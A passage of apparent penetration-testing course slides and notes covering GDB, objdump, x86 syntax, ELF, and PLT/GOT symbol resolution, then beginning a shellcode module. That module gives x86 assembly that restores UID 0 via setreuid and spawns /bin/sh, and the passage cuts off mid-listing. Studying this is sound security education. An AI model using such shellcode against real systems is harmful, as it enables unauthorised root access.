during compile time to handle the tearing down of the stack. The `stdcall` calling convention is similar to that of `cdecl;` however, the called function is responsible for tearing down the stack when the function is completed. EAX is again used to return values from the called function back to the caller. Other calling conventions such as `syscall, optlink`, and `fastcall` are also seen.

Tool: GNU Debugger (GDB)

- Software Debugger for UNIX
- Author: Richard Stallman
- Debugs the C, C++, and Fortran programming languages
- Freeware!
- Attach to a process, open a process, registers, patching…

Tool: GNU Debugger (GDB)

The GNU Debugger (GDB) is a free software debugger that runs on various UNIX operating systems. GDB was originally created by Richard Stallman and has since had a large number of contributors. GDB supports the debugging of programs written in C, C++, and Fortran and has some support for PASCAL, Modula-2, and Ada. GDB is distributed as freeware under the GNU Public License.

With GDB, you have the option to attach to an already running process/program or you may use GDB to open up a program. This provides you with the ability to monitor and interact with the execution of a program. You have many options when working with a program under GDB, such as allowing a program to run as normal, pause execution based on a defined condition, patch the program during execution, and even step through program execution one instruction at a time. You can also disassemble a program and display its mnemonic instructions, view processor registers, trace function calls, and use many other features.

We walk through some of the more useful commands with GDB.

GDB Useful Commands (1)

- Useful Commands:
  - **disass** <function> – Dumps the assembly instructions of the function
    - E.g., ***disass main***
  - **break** <function> – Pauses execution when the function given is reached
    - E.g., ***break main***
  - **print** – Prints out the contents of a register and other variables
    - E.g., ***print $eip***
  - **x/**<number>**i** <mem address> – Examines memory locations
    - E.g., ***x/20i 0x8048248***
  - **info** – Prints the contents and state of registers and other variables
    - E.g., ***info registers***
  - **c** or continue – Continues execution after a breakpoint
  - **si** – Step one instruction

GDB Useful Commands (1)

There are a large number of commands for GDB. To navigate through them, you can type `help` while running GDB. You can also view the manual page for GDB by typing `man gdb` at the command line while not already running GDB.

Command: disass <function> or <memory address>

The disassemble command allows you to view the mnemonic instructions, which make up a particular function or area of memory. You can specify a function name such as `"disass main"` or a memory address such as `"disass 0x8048248"` to display the instructions making up the function. It is a good idea to write a simple program, such as the standard `"Hello World"` program, to see how basic disassembly looks in the debugger.

Command: break <function>

You can use the break command a couple of different ways. The most common usage of the command is to simply tell GDB to break and pause execution when a certain function or memory address is reached. For example, you can type `break main` and as soon as the `main()` function is reached, and GDB will pause execution. You can also use a conditional break. For example, you can tell GDB to break only if a counter in a loop reaches a certain number, or if the value of a subroutine is a 1 or a 0. This feature gives you a lot of power when debugging or testing a program. When you're breaking on a memory address, an asterisk is necessary to tell GDB that the memory address should not be interpreted as a function name (for example, *0x8048430).

Command: print

The print command is most useful for allowing you to print the value of an expression. For example, the command "`print $eip`" shows you the value currently held in the EIP register.

Command: x

The x command enables you to examine memory. For example, the command `x/20i 0x7c87534d` will print 20 assembly instructions starting at the listed address. Common switches include `x/wx` to examine DWORDs in hex, `x/s` to examine ASCII strings, and `x/i` to examine instructions held at a wanted location. The optional value placed after the slash allows you to specify the number of DWORDs, strings, or instructions viewed at one time.

Command: info

The `info` command enables you to get information on many aspects of the program. The command info registers display the contents of the processor registers. The command `info symbol <memory address>` displays the name of the symbol held at that address. The command `info function` displays all the defined functions and their memory addresses. Functions that are called through the use of pointers may not show up with this command, and other binaries may have been stripped, limiting the amount of information available without reverse engineering, or having access to debugging symbols.

Command: c or **continue**

The `c` or `continue` command continues execution after a breakpoint is hit.

Command: si

The `si` command stands for `"step instruction"` and works exactly how it sounds. If you are at a breakpoint, you can issue the command to move a single instruction. You can also specify an argument, `N`, to step a specified number of instructions (for example, `si 6`).

GDB Useful Commands (2)

- More useful commands:
  - **backtrace** or **bt** – Prints the return pointers back to the callers as part of the current call chain
    - E.g., ***bt***
  - **info function** – Prints out all functions
    - E.g., ***info func***
    - This command will not print out stripped functions, only those located in the Procedure Linkage Table
  - **set disassembly-flavor** <intel/att> – Changes the assembly syntax used
    - E.g., ***set disassembly-flavor att***
  - **info breakpoints** and **del breakpoints** – Lists and deletes breakpoints
    - E.g., ***del breakpoint 3***
  - **run** – Runs or restarts the program

GDB Useful Commands (2)

Command: backtrace or **bt**

The `backtrace` command prints out all return pointers as part of the current call chain. This means that if `function 1` calls `function 2`, and then `function 2` calls `function 3`, the backtrace command would print out the return pointer back to `function 2` and then the return pointer back to `function 1`.

Command: info function

This command lists all functions used within the program, both dynamically resolved and internal, if the program has not been stripped.

Command: set disassembly-flavor <intel or att>

This command changes the disassembly syntax to either `intel or att`.

Command: info breakpoints and **del breakpoints**

The `info breakpoints` command lists all breakpoints currently set, and the `del breakpoints` command enables you to delete one or more breakpoints.

Command: run

Runs or restarts the program.

x86 Assembly Language

- Low-level programming language
  - Mnemonic instructions are used to represent machine code
- Optimized for processor manipulation
- Ideal for:
  - Device drivers
  - Video games requiring hardware access
  - Allows faster access to hardware
    - No abstraction with a high-level language
  - Where speed is critical

x86 Assembly Language

Low-Level Programming Language

Assembly language sits somewhere between high-level languages (such as C++, Java, and C#) and machine code. It is a low-level programming language specific to a class of processors, such as the x86 suite. Assembly code uses short mnemonic instructions/opcodes specific to the processor architecture.

Allows Faster Access to Hardware

With assembly language, you have more power to quickly access hardware, as opposed to performing various levels of interpretation through the use of a higher-level language. As one could assume, this speeds up hardware access because you are reducing the number of assembly instructions necessary to complete a task. An example is the ability to write more efficiently to an Input/Output (I/O) port.

Basically, wherever speed is of great concern, an entire program or part of a program can be written in assembly to speed things up. Device drivers and video game programming are common areas to see assembly being used. Assembly programming can often be machine-specific or OS-specific, which can limit the amount of portability between OSs, such as with driver programming. Take, for example, a wireless card and its requirement to work with a specific version of Linux. The driver may not be portable between architectures and machine type; however, the benefit is speed and the ability to perform operations not easily achieved through higher-level languages.

AT&T versus Intel Syntax (1)

- **AT&T**

sub $0x48, %esp

mov %esp, %ebp

src dst

- $ = Immediate Operand
- % = Indirect Operand
- () = Pointer

- **Intel**
- sub esp, 0x48
- mov ebp, esp

dst src

- [] = Pointer

AT&T versus Intel Syntax (1)

On many *NIX debuggers, AT&T is the x86 syntax used by default, whereas Windows debuggers, such as WinDbg and Immunity Debugger, often default to Intel syntax. With AT&T syntax, the `% sign` goes in front of all operands, where the value to be used is held in a register such as `%esp` or `%edi`. This also applies if the destination is a register. A lowercase `"l"` stands for long. The `$` sign implies an immediate operand, as opposed to a value or address stored in a register. For example, `$4` is an immediate operand that would be displayed in the assembly code. This could be used in an instruction such as mov `$4, %eax`, which would move the value `4` into the EAX register. In AT&T syntax, the source is first, and the destination is second. For example, the instruction `mov %edx, %eax` could be read as `"move this, into that."`

With the Intel syntax, the source and destination operands are reversed, where the first operand is the destination and the second operand is the source; for example, `"move into this, that."` You will also notice that the Intel variant does not use the `$, %`, and lowercase `"l"` signs. Instead, you may see instructions containing mnemonics such as DWORD and QWORD.

AT&T versus Intel Syntax (2)

- Size of operands
  - AT&T uses the last character in the name of the instruction, such as b for byte, w for word, or l for long
    - **movl $0x8028024, (%esp)**
  - Intel uses "byte ptr", "word ptr", or "dword ptr"
    - **mov DWORD PTR [esp], 0x8028024**

AT&T versus Intel Syntax (2)

Size of Operands

AT&T uses the last character in the name of the instruction, such as `b` for `(byte),` `w` for `(word),` and `l` for `(long),` to limit the length of the values being moved or calculated. A byte is equal to 8 bits, a word is equal to 16 bits, and a long value is equal to 32 bits, also known as a double-word (DWORD). For example, the instruction `movl $0x8028024, (%esp)` moves the long (32-bit) memory address `8028024h` into the address pointed to by the ESP register. The parenthetical tells us that it is a pointer and not to copy the address into the ESP register, but to the address held in ESP.

Intel syntax uses different mnemonics to perform the same instruction. The same instruction from the AT&T example in Intel format would be `mov DWORD PTR [esp], 0x8028024`. This says to move the double-word address 8028024h into the memory address the ESP register is pointing to, just like the AT&T instruction. Instead of using `b, w,` and `l` to state the length of the values being moved or calculated, Intel syntax uses BYTE, WORD, DWORD, and QWORD.

Linkers and Loaders

- Linkers vs. loaders
  - Linkers link a function name to its actual location
  - Loaders load a program from storage to memory
- Symbol resolution
  - Resolving the function's address during runtime
- Relocation
  - Address conflicts may require relocation

Linkers and Loaders

Linkers have the primary responsibility of symbol resolution, taking the symbolic name of a function and linking it to its actual location. For example, if we call the function `printf()` from within a program, the linker is responsible for locating the memory address of that function from a system library and then populating a writable area in memory inside the process. Loaders are responsible for loading a program from disk or any secondary storage into memory.

Relocation

If a shared object requests to be loaded to an area of memory that is already being used, there must be a control in place to allow the object to be loaded into a different area of memory. Commonly known as the `.reloc` section, relocation provides exactly that ability. On modern systems, there is often a desired load address a program would like to use. If the load address is unavailable, the relocation section patches the program to the new addressing. Items such as functions are referenced by Relative Virtual Addresses (RVAs) and are not an issue. Thus, if the RVA for the function `math_calc()` is `0x500`, this RVA will be added to whatever load address is used. So if the load address of the program is at `0x800000` and the RVA of the `math_calc()` function is 0x500, the true location would be `0x800500`. If the load address `0x800000` is unavailable, a new load address such as `0x400000` needs to be selected and the calls patched by working with the relocation section. Now the address of the function `math_calc()` will be `0x400500`.

On Windows systems, the process of relocation is called fix-ups. Fix-ups are almost never needed on modern Windows systems, as each program is given its own address space. Modern Linux systems also rarely have the need to relocate an ELF file. Shared libraries sometimes need relocation, but desired addressing is almost always available. Nonetheless, the support for relocation must be within the object file in the event it is needed.

Executable and Linking Format (ELF)

- Executable and Linking Format
  - Executable and relocatable files
    - Can be mapped directly into memory at runtime
    - Allows for relative addressing to remain while changing the load address
  - Shared objects
    - Used primarily to house shared functions

Executable and Linking Format (ELF)

ELF is an object file format used by many UNIX OSs to support dynamic linking, symbol resolution, and many other functions. Object files contain various elements, including the machine code of the executable program and symbols that need to be imported, as well as functions that can be exported, debugging information, relocation information, and a header file. For a file to be linkable, it must contain a number of these elements. An ELF file contains a set of sections used by the linker.

Due to the lack of support for dynamic linking and support issues with C++, the a.out object file format is seen less often on modern *NIX-based operating systems. a.out stands for Assembler Output and is an outdated file format for executable and shared libraries. Some compilers still default to this nomenclature when an output file is not stated.

Relocatable ELF Files

Relocatable ELF files contain multiple sections, such as object code, data, symbols having or needing resolution, a magic number, and various other sections. These sections are contained within the ELF header file. A relocatable file allows for the relative address of a mapped section or symbol to be maintained, while modifying the base address in the event there may be a conflict. For example, if the relative address of a function called `get_fork()` is `0x4000` and it was expecting to be mapped to the base address `0x08000000`, the absolute address in that instance would be `0x08004000`. However, if the file is in relocatable format, the base address could be relocated to a new base address, such as `0x08040000`, resulting in the absolute address of 0x08044000.

Executable ELF Files

Executable ELF files are relatively close to the format of relocatable ELF files. The primary difference is the capability for an executable ELF file to be mapped directly into memory upon execution. Executable ELF files have been optimized by including only the necessary sections, including read-only code, data, BSS, virtual addressing information, and some other relevant information.

Shared Objects

An ELF shared object file contains the elements of both relocatable files and executable files. It contains the program header file contained in an ELF executable file, loadable sections, and the additional linking information contained in relocatable files. A shared object is simply a library of functions available to developers. A dynamically compiled program relies on system libraries contained on a target system. These libraries are loaded into a program during startup, and the function names within them are dynamically resolved as required.

Procedure Linkage Table (PLT)

- Procedure Linkage Table (PLT)
  - Read-only table produced at compile time, which holds all necessary symbols needing resolution
  - Resolution performed when a request is made for the function (lazy linking)
- Global Offset Table (GOT)
  - Writable memory segment to store pointers
  - Updated by the dynamic linker during symbol resolution

Procedure Linkage Table (PLT)

The Procedure Linkage Table (PLT) is a read-only section, primarily responsible for calling the dynamic linker during and after program runtime to resolve the addresses of requested functions. This is not handled during compile time because the shared libraries are unavailable and the addresses unknown. The PLT is a much larger table than the GOT; however, resolution is not performed until the first time a call to the requested function is made, saving resources. Each program has its own PLT that is useful only to itself. When symbol resolution is requested, the request is made to the PLT by the calling function, and the address of the GOT is pushed into a processor register. Here's what happens from a high level:

1) The program makes a call to a function residing within a shared library and requires the absolute memory address—for example, `printf()`.
2) The calling program must push the address of the GOT into a register because relocatable sections may contain only Relative Virtual Addresses (RVAs) and not the needed base 32-bit address.
3) From step 1, the request is made to the PLT, which in turn passes control to the GOT entry for the requested symbol. If this is the first time the request for the particular function is made, go to the next step. If not, jump to step 5.
4) Because this is the first request for the function, control is passed by the GOT back to the PLT. This is done by first pushing the address of the relative entry within the relocation table, which is used by the dynamic linker for symbol resolution. The PLT then calls the dynamic linker to resolve the symbol. Upon successful resolution, the address of the requested function is placed into the GOT entry.
5) If the GOT holds the address of the requested function, control can be passed immediately without the involvement of the dynamic linker.

Global Offset Table (GOT)

During program runtime, the dynamic linker populates a table known as the Global Offset Table (GOT). The dynamic linker obtains the absolute addresses of requested functions and updates the GOT as requested. Files do not need to be relocatable because the GOT takes requests for locations from the Procedure Linkage Table (PLT). Many functions will not be resolved at runtime and get resolved only on the first call to the requested function. This is a process known as lazy linking, which saves on resources.

Tool: objdump (1)

- Displays object file information
- Author: Eddie C.
- Freeware under GNU Public License
- Performs disassembly
  - GDB also disassembles, but with objdump you don't have to execute the program
  - Prints out a "deadlisting"
- Displays file headers, symbol information, and more

Tool: objdump (1)

The tool `objdump` displays information about or within an object file. You can specify options to output only the wanted results or get a more comprehensive listing. The tool was created by Eddie C., for whom not much information is publicly available. The tool is freeware under the GNU Public License. It is simply amazing that there are such great contributors to free software! `Objdump` is best known for its capability to disassemble object files and provide header, section, and symbol detail in a clear and concise listing. `Objdump` can be used as opposed to GDB when you want to perform analysis on a binary without executing the program through a debugger such as GDB. This disassembly is often referred to as a "deadlisting" because the code is not running in a live state, as it would in a debugger.

We will take a look at some of the more common `objdump` commands on the next slide.

Tool: objdump (2)

- Useful commands:
  - **`objdump -d`**
    - Disassembles an object file
  - **`objdump -h`**
    - Displays section headers
  - **`objdump -j`** `<section name>`
    - Allows you to specify a section
    - E.g., ***objdump -j .text -d ./<prog_name>***

Tool: objdump (2)

Command: objdump -d

This command disassembles and displays all functions used within the program. You can use the -D switch to get a more comprehensive listing.

Command: objdump -h

This command displays all the section headers, their virtual memory address, and sizing information.

Command: objdump -j

This command allows you to display only the contents within a specific section of the program. For example, `objdump -j .text -d ./<prog_name>` will show a disassembly of the code segment.

Tool: readelf

- Tool to display ELF object file information
- Authors: Eric Youngdale and Nick Clifton
- Freeware under GNU Public License
- Displays information on ELF headers and sections: GOT, PLT, location information

Tool: readelf

The readelf tool displays object file information similar to that of objdump. The tools often come down to a matter of preference and comfort; however, each tool seems to do certain things a little better than the others. The readelf tool was created by Eric Youngdale and Nick Clifton. It is also a freeware tool under the GNU Public License. We use the readelf tool to take a look into symbol tables within the Global Offset Table (GOT) and Procedure Linkage Table (PLT). Using the `-x switch`, you can specify a section to display. For example, we use the `-x switch` to take a look into the GOT section.

ELF Demonstration (1)

- Let's track the behavior of symbol resolution!
  - If you want to follow along:
    - Fire up a command shell from your Ubuntu VMware image
    - Change to the /home/deadlist directory
    - Check to make sure the program **memtest** is in the directory
    - Note that your addressing may differ slightly, but it does not prevent you from going through the steps
    - If prompted when starting Ubuntu up, say that you copied the VM

ELF Demonstration (1)

Let's run through an exercise to make this process sink in. Following the steps taken to resolve a symbol at runtime is the best way to understand what areas are writable and where addresses are stored as well as to get some more experience with GDB and assembly. Performing security research requires you to know the path of execution a program takes, and the linking process is no exception.

First, fire up a command shell from your Ubuntu image and make sure you're in the "/home/deadlist" directory. The "memtest" program should already exist. On the next few slides, we follow some of the behavior shown by the linking process.

ELF Demonstration (2)

- In GDB, enter `disas main`, locate the following, and exit GDB:

```
(gdb) x/i 0x80484a4
0x80484a4 <main+83>:call    0x8048374 <puts@plt>
(gdb)
```

- From command line, enter the following:

```
$ objdump -d -j .text ./memtest |grep puts
 80484a4:     e8 cb fe ff ff    call    8048374 <puts@plt>
$
```


ELF Demonstration (2)

From the /home/deadlist directory, type in `gdb -nx memtest`. The `-nx` flag temporarily turns off the PEDA extension in GDB that we will discuss later. Next, type in `disas main` and find the call to the puts() function. The `puts()` function simply places a string to standard output `(stdout)`, similar to `printf()`, but does not support format strings. After entering in the command, you should see an instruction similar to the one on the slide. The instruction shown is simply a call from `main()` to the `puts()` function, but where is it taking us?

Copy down the memory address to continue with the exercise. For our slide, the memory address is 0x8048374. We could also enter the following command into the `objdump` tool to find the same information:

```
objdump -d -j .text memtest |grep puts
```

This command gives us the results shown on the second image. We must first know the functions that are called from a shared library to have the appropriate names to `grep`. We could obtain this information by taking a look at the dynamic relocation entries for the program.

ELF Demonstration (3)

- To find the following, enter the command:

```
$ objdump -R ./memtest

memtest:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080497cc R_386_GLOB_DAT    __gmon_start__
080497dc R_386_JUMP_SLOT   getpid@GLIBC_2.0
080497e0 R_386_JUMP_SLOT   __gmon_start__
080497e4 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
080497e8 R_386_JUMP_SLOT   scanf@GLIBC_2.0
080497ec R_386_JUMP_SLOT   printf@GLIBC_2.0
080497f0 R_386_JUMP_SLOT   puts@GLIBC_2.0
```

ELF Demonstration (3)

`objdump -R memtest`

This command gives us the results shown on the slide. What is listed is actually the Global Offset Table entries for each function. Why is the address we have been seeing, `0x8048374`, no longer shown? We now have the address on the left side showing `0x080497f0` for the `puts()` function. Let's figure out what is happening on the next slide.

ELF Demonstration (4)

- Type in the following command and determine its meaning:

```
(gdb) x/3i 0x8048374
   0x8048374 <puts@plt>:    jmp     *0x80497f0
   0x804837a <puts@plt+6>: push    $0x28
   0x804837f <puts@plt+11>:        jmp     0x8048314
```

- From command line, enter the following:

```
$ objdump -j .got.plt -d ./memtest |grep 80497f0
 80497f0:     7a 83 04 08
```


ELF Demonstration (4)

If we go back into the code segment to take a look at the original address found in the `puts()` function call, `0x8048374`, we find the results shown in the top image on the slide. We now see that by going to the address shown in the call to `puts()` from main, it redirects us to the `puts()` entry in the Procedure Linkage Table (PLT). Inside the PLT entry is a jump to a pointer at the address `0x80497f0`. We must now continue our path to resolution. `0x80497f0` exists within the Global Offset Table (GOT). This is the same address shown when running the `objdump -R` command.

```
(gdb) x/3i 0x8048374
```

Next, enter the following command:

```
$ objdump -j .got.plt -d ./memtest |grep 80497f0
```

This gives us the addresses residing within the `.got.plt` section, or simply the Global Offset Table section. As seen in the second image of this slide, the address `0x080497f0` displays "`7a 83 04 08`". Reverse the order due to `little-endian` and we get the address `0x804837a`, which can be seen in the second line of the first command executed in the slide. This means that, by default, the GOT entry points back down to the PLT. This causes the dynamic linker to be called so that it can write the real address of the desired function into its GOT location.

ELF Demonstration (5)

- In GDB, enter the following command:

```
(gdb) x/x 0x80497f0
0x80497f0 <puts@got.plt>:   0xf7e473d0
(gdb)
```

- Look up the newly populated address in the GOT with:

```
(gdb) x/3i 0xf7e473d0
 0xf7e473d0 <puts>: push   %ebp
 0xf7e473d1 <puts+1>:       mov    %esp,
 0xf7e473d3 <puts+3>:       push   %edi
```

puts()

ELF Demonstration (5)

Bring out our good friend GDB to help us out! Start up the memtest program with GDB by entering the "`gdb -nx memtest`" command. Run the program by typing the word "`run`" into GDB. The program will ask you to enter a number. Choose any number and press Enter. At this point, the program is held open with a while loop. Press CTRL-C to "break" the program. Go ahead and enter the following into GDB:

```
(gdb) x/x 0x80497f0
```

The results are shown on the slide. The address on the left we received from the PLT with the JMP instruction. Before we ran the program, there was no entry at this address; instead, it was a pointer back into the PLT, which calls the dynamic linker. Now that the program is running and the function call to `puts()` has executed, the symbol has been resolved and we have the address "0xb7ee7920" shown. This should be the actual address of the `puts()` function.

If we enter in the command `x/3i 0xf7e473d0`, we discover this is indeed the address of the `puts()` function. The "`3i`" means display three results as instructions. The results are shown on the lower slide image. At this point, the symbol has been fully resolved. Remember, this was not the case at first. The symbol existing in the GOT is not resolved until the first time it is requested. At that point, the dynamic linker resolves the symbol and writes the address into the GOT. From this point forward while this program is running, any requests to the same function have the address of the function without involving the dynamic linker. The PLT entry points into the GOT entry holding the address of the function.

Module Summary

- Understanding processor registers is key
- Memory management is complex
- Understanding x86 assembly code is a commitment. Dive in!
- Linkers and loaders require special attention
- We have covered the basics to move forward

Module Summary

In this module, we covered some important aspects of memory and processor behavior that allow us to move forward into more advanced concepts. Processor registers were designed with specific functions in mind; however, that power is given to the programmer and how they decide to use them. Memory management is complex, which will become more apparent as we move forward. We will be analyzing assembly often during the remainder of this course and diving in is the best way to learn.

Review Questions

1) Which 32-bit processor register is responsible for counting?
2) Is the following assembly instruction in Intel or AT&T format: PUSH DWORD PTR SS:[EBP+8]
3) The PLT entry for a function holds a JMP to the relative entry in the GOT. True or False?
4) What construct stores the state of processor registers for a given process?

Review Questions

1) Which 32-bit processor register is responsible for counting?
2) Is the following assembly instruction in Intel or AT&T format: `PUSH DWORD PTR SS:[EBP+8]`
3) The PLT entry for a function holds a JMP to the relative entry in the GOT. True or False?
4) What construct stores the state of processor registers for a given process?

Answers

1) ECX/RCX
2) Intel
3) True
4) Process Control Block (PCB)

Answers

1) **ECX/RCX**: The ECX and RCX register are commonly used to perform count operations.

2) **Intel**: The instruction `PUSH DWORD PTR SS:[EBP+8]` is in Intel format and is from a Windows system.

3) **True**: The Procedure Linkage Table (PLT) and Global Offset Table (GOT) are used to resolve symbols during and after program runtime. The PLT holds a jump to a functions entry in the GOT.

4) **The Process Control Block (PCB)** stores the state of registers while the processor performs context switching.

Recommended Reading

- *Debugging with GDB*, by Richard M. Stallman and Cygnus Solutions, February 1999
- *Linkers & Loaders*, by John R. Levine, 2000
- *Assembly Language for Intel-Based Computers*, 5th Edition, by Kip R. Irvine, 2007
- Intel 64 and IA-32 Intel Architectures Software Developer Manuals

Recommended Reading

- *Debugging with GDB*, by Richard M. Stallman and Cygnus Solutions, February 1999
- *Linkers & Loaders*, by John R. Levine, 2000
- *Assembly Language for Intel-Based Computers*, 5th Edition, by Kip R. Irvine, 2007
- Intel 64 and IA-32 Intel Architectures Software Developer Manuals:
- https://software.intel.com/en-us/articles/intel-sdm

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- **Exploiting Linux for Penetration Testers**
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 4

Introduction to Memory

Introduction to Shellcode

Smashing the Stack

- Lab: Basic Stack Overflow - Linux
- Lab: ret2libc

Advanced Stack Smashing

- Demo: Defeating Stack Protection
- Lab: x64_vuln

Bootcamp

- Lab: Brute Forcing ASLR
- Lab: Hacking MBSE
- Lab: ret2libc with ASLR

Introduction to Shellcode

This module steps through the definition of shellcode, how it is used, and some typical behavioral issues that must be taken into consideration when writing shellcode for Linux and Windows. Even though this section is all about Linux, we believe that combining the shellcode content for Windows and Linux together would be more effective.

Linux Shellcode

Linux Shellcode

In this part of the module, we take a look at how Linux shellcode can be written, as well as some of the techniques, challenges, and goals.

Objectives for Linux Shellcode

- Our objective from the Linux perspective is to understand:
  - Shellcode basics
  - System calls
  - Writing shellcode
  - Removing nulls
  - Testing shellcode

Objectives

In this first part of the module, we dive into the world of shellcode from the perspective of Linux. We first step through some basics about shellcode and system calls, followed by how to write shellcode. We focus on Linux shellcode first, and then look at Windows shellcode in the second half of the module.

Shellcode

- Shellcode: Code to spawn a shell…
- Written in assembly language
  - Assembled into machine code
- Specific to processor type
  - E.g., x86, PowerPC, ARM, x64, macOS
- Injected into a program during exploitation and serves as the "payload"

Shellcode

Shellcode got its name from the fact that, historically, it was primarily used to spawn a shell. Shellcode is usually written in assembly language and then assembled into machine code by a tool such as the Netwide Assembler (NASM). Today, shellcode can be used to pretty much do anything under the rights of the program being compromised. Common uses of shellcode are to bind a shell to a listening port on the system, to shovel (reverse) a shell out to a remote system, to add a user account, for DLL injection, for log deletion or forging, and for many other functions.

Shellcode is most commonly written in an assembly language such as x86. The fact that assembly code is architecture-specific makes it non-portable between different processor types. Shellcode is typically written to directly manipulate processor registers to set them up for various system calls made with opcodes. When the assembly code has been written to perform the operation desired, it must then be converted to machine code and freed of any null bytes. It must be free of any null bytes because many string operators such as `strcpy()` terminate when hitting them. There are tricks to get around this, which we cover.

System Calls

- Force the program to call functions on your behalf
- Communicate between user mode and kernel mode (Ring 0)
- Arguments are loaded into processor registers and an interrupt is made
  - On x86:
    - EAX holds the desired system call number
    - EBX, ECX, EDX, ESI and EDI hold arguments in that order
  - On x86_64
    - RAX holds the desired system call number
    - RDI, RSI, RDX, R10, R8, R9 hold the arguments in that order
- Each system call must be well understood prior to writing the assembly code

System Calls

To call functions to perform operations such as opening up a port on the system or modifying permissions, system calls must be used. On UNIX OSs, system call numbers are assigned for each function. Their consistency allows for ease in programming among different operating systems. System calls provide a way to manage communication to hardware and functionality offered by the kernel that may not be included in the application's address space. Most systems use ring levels to provide security and protection from allowing an application to directly access hardware and critical system functions. For a user-level program to request a privileged operation, such as `setuid()`, and when using legacy system call techniques, it must identify the system call number of the desired function and then send an `interrupt 0x80 (int 0x80)`. The instruction `int 0x80` is an assembly instruction that invokes system calls on most *NIX OSs. This interrupt work as a way of signaling the OS to let it know that an event of some sort has occurred. With this information, the OS can prioritize tasks and instructions to process.

With most system calls, one or more arguments are required. The system call number is loaded into the EAX or RAX register. Arguments that are to be passed to the desired function are loaded into EBX, ECX, EDX, ESI, and EDI for 32-bit and RDI, RSI, RDX, R10, R8, R9 for 64-bit. As an example on x86, if we call the `exit()` function the value `"1"` is loaded into EAX. The status code argument to `exit()` is loaded into the EBX, and finally, the `int 0x80` instruction is executed. Here's an example of these instructions:

```
…
mov eax, 1
mov ebx, 0
int 0x80
…
```

The above instructions load the system call number `"1"` for `exit()` into EAX. The value `"0"` is loaded into EBX, and, finally, the `interrupt 0x80` is executed.

The following is a short list of some common system calls on x86:

```
00 sys_setup [sys_ni_syscall]
01 sys_exit
…
4. sys_write
5. sys_open
6. sys_close
…
11 sys_execve
15 sys_chmod
…
23 sys_setuid
24 sys_getuid
…
37 sys_kill
39 sys_mkdir
40 sys_rmdir
…
45 sys_brk
46 sys_setgid
…
52 sys_umount2 [sys_umount] (2.2+)
53 sys_lock [sys_ni_syscall]
54 sys_ioctl
55 sys_fcntl
56 sys_mpx [sys_ni_syscall]
…
70 sys_setreuid
71 sys_setregid
72 sys_sigsuspend
```

A great system call reference is at:
https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

Creating Shellcode (1)

- Let's get right to how to write effective shellcode
- Spawning a root shell:
  - Many programs drop privileges
  - We need to restore rights
    - setreuid() system call
  - Other problems may arise…
  - We do a 32-bit example

Creating Shellcode (1)

Many security researchers have become reliant on resources such as "The Metasploit Project," located at https://www.metasploit.com, for shellcode generation. The ability to quickly fetch shellcode for proof of concept (PoC) is great, but it is important to know how shellcode works and how to make changes. If you code many PoC exploits, you will often find yourself in one-off situations in which custom shellcode is required. Also, what happens if existing shellcode becomes obsolete and you are forced to create your own? It is a great skill to have and one that forces a necessary bond with assembly code.

We will not spend much time on writing shellcode because the concepts hold true with the generation of most shellcode. When you understand the requirements, you can work your way through many different types of shellcode. Often the complexity introduced by more advanced shellcode on Linux is due to the requirement that you understand how to do things, such as binding a shell to a listening port for a remote exploit. If you have this knowledge with a programming language such as C or C++, you simply need to understand what the system call is expecting in assembly and in which registers to load the arguments.

We now take a look at how to escalate your privileges to root. We skip straight to the requirement of restoring the rights of the application being exploited to avoid getting a user-level shell. As discussed previously, whenever possible, an application drops the privileges of an application as a security feature. To have your shellcode spawn a root shell, we need to call a function to restore the rights of the application. For this, we can use the `setreuid()` system call. We also cover some other problems encountered when writing shellcode.

Creating Shellcode (2)

```
BITS 32

; Below is the syscall for restoring the UID back to 0...
mov eax, 0x00    ; We're moving 0x0 to eax to prepare it for a syscall number
mov ebx, 0x00    ; We're moving 0x0 to ebx to pass as arg to setreuid()
mov ecx, 0x00    ; We're moving 0x0 to ecx to pass as arg to setreuid()
mov edx, 0x00    ; We're moving 0x0 to edx to pass as arg to setreuid()
mov eax, 0x46    ; Loading syscall #70 setreuid() into eax
int 0x80         ; Sending interrupt and execute syscall for setreuid()

; Below is the syscall for execve() to spawn a shell...
mov eax, 0x00    ; Zeroing out eax again.
push edx         ; Pushing null byte to terminate string.
push 0x68732f2f  ; Pushing //sh before null byte. // makes it 4 bytes. Extra / is ignored
push 0x6e69622f  ; Pushing /bin before //sh and the null byte.
mov ebx, esp     ; Moving Stack Pointer address into ebx register.
push edx         ; Pushing 0x0 from XOR-ed edx reg onto stack
push esp         ; Pushing esp address above 0x0.
mov ecx, esp     ; Copying esp to ecx for argv.
mov eax, 0x0b     ; Loading system call number 11 execve() into eax
int 0x80         ; Sending interrupt and execute syscall for execve()
```


Creating Shellcode (2)

This slide gives us the assembly code needed to restore rights to the application for it to run as root when making our `execve()` call to spawn a root shell. Note that this is not a typical x86 assembly program. There are no sections such as `.text` and `.data` defined, as a normal assembly program would have. We are attempting to write a piece of position-independent assembly code. We inject this code inside an application's address space, and as such must compensate for the fact that we cannot easily define various sections. The most efficient and successful way to write our shellcode is to ensure its capability to run independently. There are many tricks that shellcode authors use to get their shellcode to execute successfully. We will see a couple of these techniques. Now walk through the assembly code on this slide with the notes added by this author.

BITS 32

Below is the syscall for restoring the UID back to 0 ...

```
mov eax, 0x00            ; We're moving 0x0 to eax to prepare it for a
syscall number
mov ebx, 0x00            ; We're moving 0x0 to ebx to pass as the "real"
UID arg to setreuid()
mov ecx, 0x00            ; We're moving 0x0 to ecx to pass as the
"effective" UID arg to setreuid()
mov edx, 0x00            ; We're moving 0x0 to edx to pass as arg to
setreuid() - May or may not be necessary
mov eax, 0x46            ; Loading syscall #70 setreuid() into eax
int 0x80                 ; Sending interrupt and execute syscall for
setreuid()
```

Below is the syscall for `execve()` to spawn a shell ...

```
mov eax, 0x00           ; Zeroing out eax again.
push edx                ; Pushing null byte to terminate string.
push 0x68732f2f         ; Pushing //sh before null byte. // makes it 4
bytes. Extra / is ignored
push 0x6e69622f         ; Pushing /bin before //sh and the null byte.
mov ebx, esp            ; Moving Stack Pointer address into ebx register.
push edx                ; Pushing 0x0 from XOR-ed edx reg onto stack
push esp                ; Pushing esp address above 0x0.
mov ecx, esp            ; Copying esp to ecx for argv.
mov eax, 0x0b           ; Loading system call number 11 execve() into eax
